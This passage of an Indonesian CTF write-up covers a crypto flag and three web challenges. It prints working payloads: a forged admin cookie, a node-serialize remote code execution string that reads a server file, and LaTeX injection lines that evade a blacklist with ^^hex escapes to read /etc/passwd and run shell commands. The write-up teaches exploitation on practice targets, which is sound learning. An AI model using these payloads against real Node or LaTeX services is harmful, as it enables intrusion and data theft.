    c += N
```

Setelah ditunggu ternyata programnya belum menemukan solusi. Ternyata flag.enc masih dalam format base64, lalu kami ubah dulu agar dalam bentuk binary.

```
$ python solve_rsa.py
SOLVED!
SlashRootCTF{91v3_m3_P4dd1n9_p13453_please_PLIS_PIS_peace_p34c3}
```

Flag:
`SlashRootCTF{91v3_m3_P4dd1n9_p13453_please_PLIS_PIS_peace_p34c3}`

Web Hacking

Morning Call (50 pts)

Pagi hari mari kita nge-web !

http://103.200.7.150:9090/

Solusi:
Halaman awal yang ditampilkan memberikan response

```
Access /flag, to get the flag!
```

Ketika mengakses /flag

```
No GET!
```

Dengan mencoba-coba didapatkan HTTP Request Method yang valid selain GET yaitu PATCH,


Berikut response yang didapatkan

```
Correct method, where's the id?
```

Lalu coba akses /flag/1

```
Nope, wrong id!
```

Begitu selanjutnya kami coba sampai id ke 10, tetapi kami tidak menemukan flag, kami menggunakan metode Intruder yang disediakan oleh tools Burpsuite untuk melakukan bruteforce id dari 10 - 1000



Ternyata didapatkan id yang valid pada id ke 777


Flag : **SlashRootCTF{selamat_pagi_bisa_liat_keSEGARan_pagi_harinya?}**

Lunch (150 pts)

Makan siang dulu bang.

http://103.200.7.150:9070/

Solusi:



Diberikan sebuah halaman login tanpa diberikan clue tambahan, hal pertama yang kami lakukan adalah melihat source code webnya dengan command CTRL+U

```
            }
        });
    });
});
</script>
<body>
  <!-- slashrootctf : ctf4phun-->
    <div class="wrapper">
    <div class="form-signin">
      <center><h2 class="form-signin-heading">Please login</h2></center>
      <div id="output"></div>
      <input type="text" class="form-control" id="username" name="username" placeholder="Username" required="" autofocus="" />
      <input type="password" class="form-control" id="password" name="password" placeholder="Password" required=""/>
      <button class="btn btn-lg btn-primary btn-block" type="submit" id="login">Login</button>
    </div>
  </div>


</body>
</html>
```

Didapatkan username : slashrootctf dan password: ctf4phun
Lalu kami coba buka halaman login dan masukkan credential tadi serta dengan di intercept dengan tools burpsuite

Request	Response
POST /submit HTTP/1.1 Host: 103.200.7.150:9070 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:54.0) Gecko/20100101 Firefox/54.0 Accept: application/json, text/javascript, */*; q=0.01 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Content-Type: application/x-www-form-urlencoded; charset=UTF-8 X-Requested-With: XMLHttpRequest Referer: http://103.200.7.150:9070/ Content-Length: 39 Connection: close username=slashrootctf&password=ctf4phun	HTTP/1.1 200 OK X-Powered-By: Express Set-Cookie: profile=eyJ1c2VybmFtZSI6InNsYXNocm9vdGN0ZiIsInN0YXR1cyI6InN0YW5kYXJkX3VzZXIifQ%3D%3D; Max-Age=900; Path=/; Expires=Sun, 23 Jul 2017 10:47:44 GMT; HttpOnly Content-Type: application/json; charset=utf-8 Content-Length: 112 ETag: W/"70-MUYaXnnRl9SIs0KMZv0OhP5AtiA" Date: Sun, 23 Jul 2017 10:32:44 GMT Connection: close {"message":"Berhasil login, namun status anda standard_user dan bukan admin!"}

Terdapat string base64 pada cookie dengan parameter profile
eyJ1c2VybmFtZSI6InNsYXNocm9vdGN0ZiIsInN0YXR1cyI6InN0YW5kYXJkX3VzZXIifQ==

```
┌─[hanugra|ubantu-hacker ~/CTF/SlashrootCTF/Final/Web/Lunch]
└─$ echo -n "eyJ1c2VybmFtZSI6InNsYXNocm9vdGN0ZiIsInN0YXR1cyI6InN0YW5kYXJkX3VzZXIifQ==" | base64 -d
{"username":"slashrootctf","status":"standard_user"}
```

Terdapat value yang menunjukkan role user yaitu pada variable status,

Kami coba mengganti “standard_user” dengan “admin”

```
┌─[hanugra|ubantu-hacker ~/CTF/SlashrootCTF/Final/Web/Lunch]
└─$ echo '{"username":"slashrootctf","status":"admin"}'| base64
eyJ1c2VybmFtZSI6InNsYXNocm9vdGN0ZiIsInN0YXR1cyI6ImFkbWluIn0K
```

Request	Response
POST /submit HTTP/1.1 Host: 103.200.7.150:9070 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:54.0) Gecko/20100101 Firefox/54.0 Accept: application/json, text/javascript, */*; q=0.01 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Content-Type: application/x-www-form-urlencoded; charset=UTF-8 X-Requested-With: XMLHttpRequest Referer: http://103.200.7.150:9070/?username=aa Content-Length: 39 Cookie: profile=eyJ1c2VybmFtZSI6InNsYXNocm9vdGN0ZiIsInN0YXR1cyI6ImFkbWluIn0= Connection: close username=slashrootctf&password=ctf4phun	HTTP/1.1 200 OK X-Powered-By: Express Set-Cookie: profile=eyJ1c2VybmFtZSI6InNsYXNocm9vdGN0ZiIsInN0YXR1cyI6InN0YW5kYXJkX3VzZXIifQ%3D%3D; Max-Age=900; Path=/; Expires=Sun, 23 Jul 2017 10:58:29 GMT; HttpOnly Content-Type: application/json; charset=utf-8 Content-Length: 61 ETag: W/"3d-O+kxQwJygYNOE5JfgTfJnbQftos" Date: Sun, 23 Jul 2017 10:43:29 GMT Connection: close {"message":"Mantap! Flag ? Ada di /home/node/flag.txt dong!"}

Flag terdapat pada `/home/node/flag.txt` , namun tidak bisa diakses langsung dengan http://103.200.7.150:9070/home/node/flag.txt

Yang kami ketahui adalah website ini menggunakan backend ‘nodejs’ ,setelah searching beberapa waktu , didapatkan ternyata node mempunyai vulnerable **Remote Code Execution (RCE)** pada modul **node-serialize** [Referensi].

Payload

```
{"username":"slashrootctf","status":"_$$ND_FUNC$$_function
(){fs=require('fs');throw
Error(fs.readFileSync('/home/node/flag.txt'))}()"}
```

```
┌─[hanugra|ubantu-hacker ~/CTF/SlashrootCTF/Final/Web/Lunch]
└─$ echo -n
'{"username":"slashrootctf","status":"_$$ND_FUNC$$_function
```

```
(){fs=require('fs');throw
Error(fs.readFileSync('/home/node/flag.txt'))}()"}' | base64
eyJ1c2VybmFtZSI6InNsYXNocm9vdGN0ZiIsInN0YXR1cyI6Il8kJE5EX0ZVTkMkJF
9mdW5jdGlvbiAoKXtmcz1yZXF1aXJlKCdmcycpO3Rocm93IEVycm9yKGZzLnJlYWRG
aWxlU3luYygnL2hvbWUvbm9kZS9mbGFnLnR4dCcpKX0oKSJ9
```

Request	Response

POST /submit HTTP/1.1
Host: 103.200.7.150:9070
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:54.0) Gecko/20100101 Firefox/54.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: http://103.200.7.150:9070/?username=aa
Content-Length: 39
Cookie: profile=eyJ1c2VybmFtZSI6InNsYXNocm9vdGN0ZiIsInN0YXR1cyI6Il8kJE5EX0ZVTkMkJF9mdW5jdGlvbiAoKXtmcz1yZXF1aXJlKCdmcycpO3Rocm93IEVycm9yKGZzLnJlYWRGaWxlU3luYygnL2hvbWUvbm9kZS9mbGFnLnR4dCcpKX0oKSJ9
Connection: close
 	
username=slashrootctf&password=ctf4phun
	HTTP/1.1 500 Internal Server Error
	X-Powered-By: Express
	Set-Cookie: profile=eyJ1c2VybmFtZSI6InNsYXNocm9vdGN0ZiIsInN0YXR1cyI6InN0YW5kYXJkX3VzZXIifQ%3D%3D; Max-Age=900; Path=/; Expires=Sun, 23 Jul 2017 11:14:50 GMT; HttpOnly
	Content-Security-Policy: default-src 'self'
	X-Content-Type-Options: nosniff
	Content-Type: text/html; charset=utf-8
	Content-Length: 1179
	Date: Sun, 23 Jul 2017 10:59:50 GMT
	Connection: close
	
	<!DOCTYPE html>
	<html lang="en">
	<head>
	<meta charset="utf-8">
	<title>Error</title>
	</head>
	<body>
	<pre>Error: **SlashRootCTF{i_realize_that_nodejs_serialization_is_good_for_lunch}**
	
	    at Error (native)
	    at eval (eval at <anonymous> (/usr/src/app/node_modules/node-serialize/lib/serialize.js:75:69), <anonymous>:1:37)
	    at eval (eval at <anonymous> (/usr/src/app/node_modules/node-serialize/lib/serialize.js:75:69), <anonymous>:1:83)
	    at Object.exports.unserialize (/usr/src/app/node_modules/node-serialize/lib/serialize.js:75:22)
	    at /usr/src/app/app.js:35:21
	    at Layer.handle [as handle_request] (/usr/src/app/node_modules/express/l

	ib/router/layer.js:95:5) at next (/usr/src/app/node_modules/express/lib/router/route.js:137:13) at Route.dispatch (/usr/src/app/node_modules/express/lib/router/route.js:112:3) at Layer.handle [as handle_request] (/usr/src/app/node_modules/express/lib/router/layer.js:95:5) at /usr/src/app/node_modules/express/lib/router/index.js:281:22</pre> </body> </html>


Flag : **SlashRootCTF{i_realize_that_nodejs_serialization_is_good_for_lunch}**

SlashRoot PDF Maker (200 pts)

(Solve After Competition Ended)
Hint: Environment is my best friend

http://103.200.7.150:9080/

Solusi :
Diberikan sebuah web apps yang fungsinya untuk generate PDF



Ternyata setelah didalami, website ini akan meng-generate file pdf dengan menggunakan syntax latex

SlashRoot PDF Maker 1.0
Powered by LaTeX


Kami coba mencari terkait kemungkinan Code Execution pada Latex di google, yang kami dapatkan adalah ini
https://0day.work/hacking-with-latex/

Reading files

All modes allow arbitrary files to be read from the filesystem. The easiest way is to use `\input`:

```
\input{/etc/passwd}
```

Tanpa basa basi kami langsung mencoba syntax tersebut kedalam form, akan tetapi yang kami dapatkan adalah



Ternyata /input termasuk salah satu kode yang diblacklist, setelah mencari-cari teknik untuk bypass blacklist yang ada, kami menemukan

https://cseweb.ucsd.edu/~hovav/dist/texhack.pdf

> as described in Section 2. Of course, other characters could be replaced, not simply \, for example, if the word "input" is not allowed anywhere in the previewer's input, then 'p' can be replaced with `^^70`.

Nice, ternyata sebuah huruf dapat direpresentasikan sebagai string hexadecimal, kami mencoba mengganti "p" dengan ^^70

Payload

```
\in^^70ut{/etc/passwd}
```

Namun ternyata masih ada blacklist yang nyangkut, setelah mencari-cari, ternyata “etc” merupakan salah satu string yang diblacklist, kalau begitu mari ganti payload

Payload

```
\in^^70ut{/^^65tc/passwd}
```

Didapatkan

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List
Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:103:systemd
Time Synchronization,,,:/run/systemd:/bin/false systemd-network:x:101:104:systemd
Network Management,,,:/run/systemd/netif:/bin/false systemd-resolve:x:102:105:systemd
Resolver,,,:/run/systemd/resolve:/bin/false systemd-bus-proxy:x:103:106:systemd
Bus Proxy,,,:/run/systemd:/bin/false node:x:1000:1000::/home/node:/bin/bash
messagebus:x:104:108::/var/run/dbus:/bin/false
```

Violaaaaa, saatnya mencari flag

Menurut Hint yang diberikan, flag sepertinya berada pada “environment”,

Setelah membaca beberapa saat, kami menemukan

Executing commands

Let's get to the most interesting part of this blogpost. This only works with `write18` enabled, which means that `-shell-escape` has to be set.

The most simple way to execute commands is:

```
\immediate\write18{env}
```

This runs the `env` command.

Setelah mencoba ternyata “write18” dan “env” juga terkena blacklist, sehingga payload menjadi

```
\immediate\w^^72ite18{e^^6ev}
```

File PDF berhasil dibuat, tetapi tidak mengeluarkan output apa-apa,
Ternyata kita harus menambah command \input untuk memasukkan output kedalam file pdf

This, however, will redirect the output to stdout:

```
(/usr/share/texmf-dist/tex/latex/latexconfig/epstopdf-sys.cfg))engine=pdftex
SELFAUTODIR=/usr
SELFAUTOGRANDPARENT=/
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin
SELFAUTOPARENT=/
SELFAUTOLOC=/usr/bin
_=/usr/sbin/env
PWD=/var/www/ctf.internetwache.org.local/compile
LANG=de_DE.UTF8
progname=pdflatex
SHLVL=2
```

But that won't help us if we don't see the compilation log. A way to work around this limitation is to write stdout to a file and read it again:

```
\immediate\write18{env > output}
\input{output}
```

Payload kami ubah menjadi

```
\immediate\w^^72ite18{e^^6ev >hack.tex}
\i^^6eput{'hack.tex'}
```

Namun lagi-lagi, pada file PDF tidak menampilkan apa-apa

Mari mencari kenapa hal tersebut bisa terjadi

The above `env` command will most likely throw an error because the output contains LaTeX special characters:

```
(/usr/share/texmf-dist/tex/latex/latexconfig/epstopdf-sys.cfg)) (./test.tex
! Missing $ inserted.
<inserted text>
                $
1.7 _
     =/usr/sbin/env
?
! Emergency stop.
<inserted text>
                $
1.7 _
     =/usr/sbin/env
!  ==> Fatal error occurred, no output PDF file produced!
```

A workaround for that is to base64 encode the output:

```
\immediate\write18{env | base64 > test.tex}
\input{text.tex}
```

Nah ternyata output dari env akan menimbulkan error sehingga PDF yang sudah dibuat tidak menghasilkan string apa-apa, solusinya adalah menggunakan hash base64

Payload: kami memindahkan string hasil base64 ke file “hack”,lalu kami panggil lagi dengan fungsi **\input**

```
\immediate\w^^72ite18{e^^6ev | base64 >hack}
\i^^6eput{hack}
```

Success dan akhirnya kami berhasil mendapatkan string hasil base64

```
bnBtX2NvbmZpZ19jYWNoZV9sb2NrX3N0YWxlPTYwMDAwCm5wbV9jb25maWdfbGVnYWN5X2J1bmRs
aW5nPQpucG1fY29uZmlnX3NpZ25fZ2l0X3RhZz0KbnBtX2NvbmZpZ191c2VyX2FnZW50PW5wbS8z
LjEwLjEwIG5vZGUvdjYuMTEuMCBsaW51eCB4NjQKbnBtX2NvbmZpZ19hbHdheXNfYXV0aD0KTUFL
RVRFWF9NT0RFPS8KTk9ERV9WRVJTSU9OPTYuMTEuMApucG1fY29uZmlnX2Jpbl9saW5rcz10cnVl
Cm5wbV9jb25maWdfa2V5PQplT1NUTkFNRT1jNGY3NWRhNDc5YzMKWUFSTl9WRVJTSU9OPTAuMjQu
NgpucG1fY29uZmlnX2Rlc2NyaXB0aW9uPXRydWUKbnBtX2NvbmZpZ19mZXRjaF9yZXRyaWVzPTIK
bnBtX2NvbmZpZ19oZWFkaW5nPW5wbQpucG1fY29uZmlnX2lmX3ByZXNlbnQ9Cm5wbV9jb25maWdf
aW5pdF92ZXJzaW9uPTEuMC4wCm5wbV9jb25maWdfdXNlcj0KbnBtX25vZGVfZXhlY3BhdGg9L3Vz
ci9sb2NhbC9iaW4vbm9kZQpIT01FPS9ob21lL25vZGUKbnBtX2NvbmZpZ19mb3JjZT0KT0xEUFdE
PS91c3lvc3JjL2FwcApucG1fY29uZmlnX29ubHk9Cm5wbV9jb25maWdfY2FjaGVfbWluPTEwCm5w
bV9jb25maWdfaW5pdF9saWNlbnNlPUlTQwpucG1fY29uZmlnX2VkaXRvcj12aQpucG1fY29uZmln
X3JvbGxiYWNrPXRydWUKbnBtX2NvbmZpZ190YWdfdmVyc2lvbl9wcmVmaXg9dgpucG1fY29uZmln
X2NhY2hlX21heD1JbmZpbml0eQpucG1fY29uZmln X3VzZXJjb25maWc9L2hvbWUvbm9kZS8ubnBt
cmMKbnBtX2NvbmZpZ19lbmdpbmVfc3RyaWN0PQpucG1fY29uZmlnX2luaXRfYXV0aG9yX25hbWU9
Cm5wbV9jb25maWdfaW5pdF9hdXRob3JfdXJsPQpucG1fY29uZmlnX3RtcD0vdG1wCm5wbV9wYWNr
YWdlX2Rlc2NyaXB0aW9uPU5vZGUuanMgb24gRG9ja2VyCm5wbV9jb25maWdfZGVwdGg9SW5maW5p
dHkKbnBtX2NvbmZpZ19zYXZlX2Rldj0KbnBtX2NvbmZpZ191c2FnZT0KbnBtX2NvbmZpZ19jYWZp
bGU9Cm5wbV9jb25maWdfc2hvcnRjdXRzPQpucG1fY29uZmlnX3NpbmdsZV9leGVjPQpucG1fY29u
ZmlnX2hvdHBzX3Byb3h5PQpucG1fY29uZmlnX2xvY2tfdmVyc2lvbj0KbnBtX2NvbmZpZ19sb2Nr
X3N0YWxlPTYwMDAwMApucG1fY29uZmlnX3JlZ2lzdHJ5PWh0
dHBzOi8vcmVnaXN0cnkubnBtanMub3JnLwpucG1fY29uZmlnX3NhdmVfb3B0aW9uYWw9Cm5wbV9j
b25maWdfc2NvcGU9Cm5wbV9jb25maWdfc2VhcmNob3B0cz0KbnBtX2NvbmZpZ192
```

```
ZXJzaW9ucz0K
U0VMRkFVVE9ESVl9L3VzcgpURVJNPXh0ZXJtCm5wbV9jb25maWdfY2FjaGU9L2hvb
WUvbm9kZS8u
bnBtCm5wbV9jb25maWdfcHJveHk9CINFTEZBVVRPUEFSRU5UPS8KbnBtX3BhY2th
Z2Vfc2NyaXB0
c19zdGFydD1ub2RlIGFwcC5qcwpucG1fY29uZmlnX2dsb2JhbF9zdHlsZT0KbnBtX2N
vbmZpZ19p
Z25vcmVfc2NyaXB0cz0KbnBtX2NvbmZpZ19zZWFyY2hzb3J0PW5hbWUKbnBtX2Nv
bmZpZ192ZXJz
aW9uPQpucG1fcGFja2FnZV9hdXRob3JfZW1haWw9Zmlyc3QubGFzdEBleGFtcGxlL
mNvbQpucG1f
Y29uZmlnX2xvY2FsX2FkZHJlc3M9Cm5wbV9jb25maWdfdmlld2VyPW1hbgpQQVRlP
S91c3lvbG9j
YWwvbGliL25vZGVfbW9kdWxlcy9ucG0vYmluL25vZGUtZ3lwLWJpbjovdXNyL3NyYy
9hcHAvbm9k
ZV9tb2R1bGVzLy5iaW46L3Vzci9sb2NhbC9zYmluOi91c3lvbG9jYWwvYmluOi91c3lvc
2Jpbjov
dXNyL2Jpbjovc2JpbjovYmluCm5wbV9wYWNrYWdlX25hbWU9ZG9ja2VyX3dlYl9hcH
AKTk9ERT0v
dXNyL2xvY2FsL2Jpbi9ub2RlCk5QTV9DT05GSUdfTE9HTEVWRUw9aW5mbwpucG1f
Y29uZmlnX2Nv
bG9yPXRydWUKbnBtX2NvbmZpZ19mZXRjaF9yZXRyeV9taW50aW1lb3V0PTEwMDA
wCm5wbV9jb25m
aWdfbWF4c29ja2V0cz01MApIbmdpbmU9cGRmdGV4Ck9NR19JU19USElTX0RBX0Z
MQUc9U2xhc2hS
b290Q1RGe2xhdGV4X2lzX3NvX3NleHl9Cm5wbV9jb25maWdfW1hc2s9MDAyMgpuc
G1fcGFja2Fn
ZV9tYWluPWFwcC5qcwpucG1fY29uZmlnX2xvZ2xldmVsPWluZm8KbnBtX2NvbmZp
Z19mZXRjaF9y
ZXRyeV9tYXh0aW1lb3V0PTYwMDAwCm5wbV9jb25maWdfbWVzc2FnZT0lcwpucG1f
bGlmZWN5Y2xl
X3NjcmlwdD1ub2RlIGFwcC5qcwpucG1fY29uZmlnX2NhPQpucG1fY29uZmlnX2Nlcn
Q9Cm5wbV9j
b25maWdfZ2xvYmFsPQpucG1fY29uZmlnX2xpbms9Cm5wbV9wYWNrYWdlX3ZlcnN
pb249MS4wLjAK
bnBtX2NvbmZpZ19hY2Nlc3M9Cm5wbV9jb25maWdfYWxzbz0KbnBtX2NvbmZpZ19z
YXZlPQpucG1f
Y29uZmlnX3VuaWNvZGU9Cm5wbV9saWZlY3ljbGVfZXZlbnQ9c3RhcnQKbnBtX2Nvb
mZpZ19hcmd2
PXsicmVtYWluIjpbXSwiY29va2VkIjpbInN0YXJ0Il0sIm9yaWdpbmFsIjpbInN0YXJ0Il19
Cm5w
bV9jb25maWdfbG9uZz0KbnBtX2NvbmZpZ19wcm9kdWN0aW9uPQpucG1fY29uZmln
X3Vuc2FmZV9w
ZXJtPXRydWUKbnBtX2NvbmZpZ19ub2RlX3ZlcnNpb249Ni4xMS4wCm5wbV9jb25ma
WdfdGFnPWxh
dGVzdApucG1fY29uZmlnX2dpdF90YWdfdmVyc2lvbj10cnVlCm5wbV9jb25maWdfc2
hyaW5rd3Jh
cD10cnVlCm5wbV9jb25maWdfZmV0Y2hfcmV0cnlfZmFjdG9yPTEwCm5wbV9jb25ma
WdfbnBhdD0K
bnBtX2NvbmZpZ19wcm9wcmlldGFyeV9hdHRyaWJzPXRydWUKbnBtX2NvbmZpZ19
```

```
zYXZlX2V4YWN0
PQpucG1fY29uZmlnX3N0cmljdF9zc2w9dHJ1ZQpTRUxGQVVUT0dSQU5EUEFSRU5
UPS8KbnBtX2Nv
bmZpZ19kZXY9Cm5wbV9jb25maWdfZ2xvYmFsY29uZmlnPS91c3lvbG9jYWwvZXRjL
25wbXJjCm5w
bV9jb25maWdfaW5pdF9tb2R1bGU9L2hvbWUvbm9kZS8ubnBtLWluaXQuanMKbnBt
X2NvbmZpZ19w
YXJzZWFibGU9Cm5wbV9jb25maWdfZ2xvYmFsaWdub3JlZmlsZT0vdXNyL2xvY2FsL
2V0Yy9ucG1p
Z25vcmUKbnBtX2V4ZWNwYXRoPS91c3lvbG9jYWwvbGliL25vZGVfbW9kdWxlcy9uc
G0vYmluL25w
bS1jbGkuanMKUFdEPS91c3lvc3JjL2FwcC9jb21waWxlZF9maWxlcwpucG1fcGFja2F
nZV9hdXRo
b3JfbmFtZT1GaXJzdCBMYXN0Cm5wbV9jb25maWdfY2FjaGVfbG9ja19yZXRyaWVzP
TEwCm5wbV9j
b25maWdfc2F2ZV9wcmVmaXg9XgpNQUtFVEVYX0JBU0VfRFBJPTYwMApucG1fY29
uZmlnX2dyb3Vw
PTEwMDAKbnBtX2NvbmZpZ19pbml0X2F1dGhvcl9lbWFpbD0KbnBtX2NvbmZpZ19z
ZWFyY2hleGNs
dWRlPQpwcm9nbmFtZT1wZGZsYXRleApucG1fY29uZmlnX2dpdD1naXQKbnBtX2Nv
bmZpZ19vcHRp
b25hbD10cnVlCm5wbV9jb25maWdfanNvbj0K
```

Decode dan Tadaaa, kami berhasil mendapatkan flagnya


```
NODE=/usr/local/bin/node
NPM_CONFIG_LOGLEVEL=info
npm_config_color=true
npm_config_fetch_retry_mintimeout=10000
npm_config_maxsockets=50
engine=pdftex
OMG_IS_THIS_DA_FLAG=SlashRootCTF{latex_is_so_sexy}
npm_config_umask=0022
npm_package_main=app.js
```

